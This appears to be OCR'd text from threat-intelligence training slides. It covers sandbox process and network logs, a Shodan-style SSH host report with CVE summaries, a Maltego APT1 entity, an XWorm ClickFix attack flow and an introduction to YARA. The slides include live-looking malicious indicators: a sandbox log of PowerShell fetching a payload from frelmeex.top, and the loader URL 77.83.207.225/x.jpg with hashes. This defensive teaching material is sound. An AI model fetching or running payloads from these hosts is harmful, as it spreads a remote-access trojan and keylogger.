
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe — PID:4068

```
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\Admi
n\AppData\Local\Temp\dvsotwu2\dvsotwu2.cmdline"
```

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe — PID:2304

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86
"/OUT:C:\Users\Admin\AppData\Local\Temp\RES92AB.tmp" "c:\Users\Admin\AppData\Local\Temp\dvso
twu2\CSC8C9359B781D4430CAC82282196CE7BE.TMP"
```

Threat Intelligence: Sandboxes




🇺🇸	DNS	frelmeex.top	POWERSHELL.EXE
🇨🇭	GET	https://frelmeex.top/GitHubData/mood.bin	POWERSHELL.EXE
🇺🇸	DNS	c.pki.goog	
🇩🇪	GET	http://c.pki.goog/r/r1.crl	

Threat Intelligence: Scanners

- Open-source scanners can also be a good source of threat intelligence
- Services like Shodan or Censys can offer insight into contacted domains and IPs
- These services will periodically scan the internet for open services and publicize their findings
- Scanners will fingerprint these open services and can help identify Command and Control (C2) servers
- They’ll also give you an idea of what’s running on the endpoint
    - If the scanner isn’t picking up the same type of traffic you are seeing in the sample, this can be a good sign that the C2 is filtering connections

Threat Intelligence: Scanners



43.131.4.37

// LAST SEEN: 2025-11-29

General Information

Country	**Germany**
City	**Frankfurt am Main**
Organization	**Asia Pacific Network Information Center, Pty. Ltd.**
ISP	**Tencent Building, Kejizhongyi Avenue**
ASN	**AS132203**

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

2025 (2)

CVE-2025-32728 4.3 In sshd in OpenSSH before 10.0, the DisableForwarding directive does not adhere to the documentation stating that it disables X11 and agent forwarding.

CVE-2025-26465 6.8 A vulnerability was found in OpenSSH when the VerifyHostKeyDNS option is enabled. A machine-in-the-middle attack can be performed by a malicious machine impersonating a legit server. This issue occurs due to how OpenSSH mishandles error codes in specific conditions when verifying the host key. For an attack to be considered successful, the attacker needs to manage to exhaust the client's memory resource first, turning the attack complexity high.

2024 (1)

CVE-2024-6387 8.1 A security regression (CVE-2006-5051) was discovered in OpenSSH's server (sshd). There is a race condition which can lead sshd to handle some signals in an unsafe manner. An unauthenticated, remote attacker may be able to trigger it by failing to authenticate within a set time period.

2023 (5)

CVE-2023-51767 7.0 OpenSSH through 10.0, when common types of DRAM are used, might allow row hammer attacks (for authentication bypass) because the integer value of authenticated in mm_answer_authpassword does not resist flips of a single bit. NOTE: this is applicable to a certain threat model of attacker-victim co-location in which the attacker has user privileges. NOTE: this is disputed by the Supplier, who states "we do not consider it to be the application's responsibility to defend against platform architectural weaknesses."

CVE-2023-51385 6.5 In ssh in OpenSSH before 9.6, OS command injection might occur if a user name or host name has shell metacharacters, and this name is referenced by an expansion token in certain situations. For example, an untrusted Git repository can have a submodule with shell metacharacters in a user name or host name.

Open Ports

22

// 22 / TCP


-292897116 | 2025-11-29T08:12:07.541615

OpenSSH 9.3

```
SSH-2.0-OpenSSH_9.3
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQCmIwnGBFyMtBTVDVxEi5yy78VKLcLjaCFDfI1GaUrKMouT
yMgKtdg7/AHeKQyRVFkrW7FLfINlyHOXO2HLqaUiVQVWYUu4dX+YGEivBak0SZJAtr6cEwp00AbG
6AZ4GmFfBRPse7SnXkG/np4MJ08mFwTzJ+3emOcfuAoi2bEdBay4xptQZM8nvNCFZUiqAU0TanMj
4zpopmyjsWzsLH7A29JGT+S+hiTC/rrGYFbQ6GkTsgFeDmZ8eKf4m0tPQa2p/M8+6kddvfOmB/pu
kROJMldSKuUwZT8thDT4sbi6a1nkr8rliw5LLDq78XpgYB7slbv8IyQPpyEXpA8ep/DCVOoX2za6
mFwI7AAArTpVY+6OgLQesMQ4Kd1rKC/YNK53MdeTCaU6r0Th1bdo59lcOMDP4Zl1vXg//ZYrI+FO
ZJ954vu5rMN6MUvTRm2eiJaRD5xf8NAaluFdFVZwMWPBhhMJsRhoSBgmi5ujkd+xU+SywozHSSee
RBt/cOKas3M=
Fingerprint: 1d:14:77:82:10:35:97:ac:80:8e:b1:ae:41:ba:3f:f2

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group14-sha256
        diffie-hellman-group16-sha512
        diffie-hellman-group18-sha512
        diffie-hellman-group-exchange-sha1
        diffie-hellman-group14-sha1
        kex-strict-s-v00@openssh.com

Server Host Key Algorithms:
        rsa-sha2-512
        rsa-sha2-256
        ssh-rsa
        ecdsa-sha2-nistp256
        ssh-ed25519

Encryption Algorithms:
        aes256-gcm@openssh.com
        chacha20-poly1305@openssh.com
        aes256-ctr
        aes256-cbc
        aes128-gcm@openssh.com
        aes128-ctr
        aes128-cbc

MAC Algorithms:
        hmac-sha2-256-etm@openssh.com
        hmac-sha1-etm@openssh.com
        umac-128-etm@openssh.com
        hmac-sha2-512-etm@openssh.com
        hmac-sha2-256
        hmac-sha1
        umac-128@openssh.com
        hmac-sha2-512
```

Threat Intelligence: Maltego

- Maltego is a threat intelligence tool that can be used to create high-quality attack maps and other useful shareables
- Maltego is typically used more in professional threat intelligence, but it is a great tool for personal use as well




Gang
maltego.Gang
APT1

– Relationships
+ Outgoing
– Notes

Believed to be the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department.
AKA Unit 61398

– Properties
Type: Gang
Name: APT1
– Dynamic properties
Attachments: 0 files
– Graph info
Weight: 0
Incoming: 0
Outgoing: 3

Threat Intelligence: MITRE Attack Flow



DOMAIN_NAME
VALUE
https://portal-secure.app

ACTION
ClickFix delivery

MALWARE
ClickFix payload
DESCRIPTION
pulls and executes the XWorm loader
MALWARE TYPES
PowerShell loader
IS FAMILY
True

IPV4_ADDR
VALUE
77.83.207.225

URL
VALUE
77.83.207.225/x.jpg

MALWARE
XWorm Loader
DESCRIPTION
Contains an AMSI Bypass and the XWorm client and DLL encoded in base64 arrays. Uses reflection to load the binaries after building and decoding them.
MALWARE TYPES
PowerShellk XWorm loader
IS FAMILY
True

MALWARE
XWorm client
IS FAMILY
True
CAPABILITIES
RAT, Keylogger, Enumeration, Persistence via Registry key

FILE
XWorm Client
HASHES
D3038E7344539BC10632956FC9812E2030923656A19427947F1BC6AD84979D9B


FILE
ClassLibrary4.DLL
HASHES
1F6898293EA11EF610B9A9454AD2122AC54E4395A615A75EEAA65693DAA7FB1A

https://center-for-threat-informed-defense.github.io/attack-flow/ui/

Writing YARA Rules

YARA: An Introduction

- Yet Another Recursive Acronym (YARA) is a tool for detecting malware via predefined rules
- The rules follow a simple structure and can easily be configured for multiple unique conditions
- YARA rules are a common way to share malware detection rules across organizations and tools

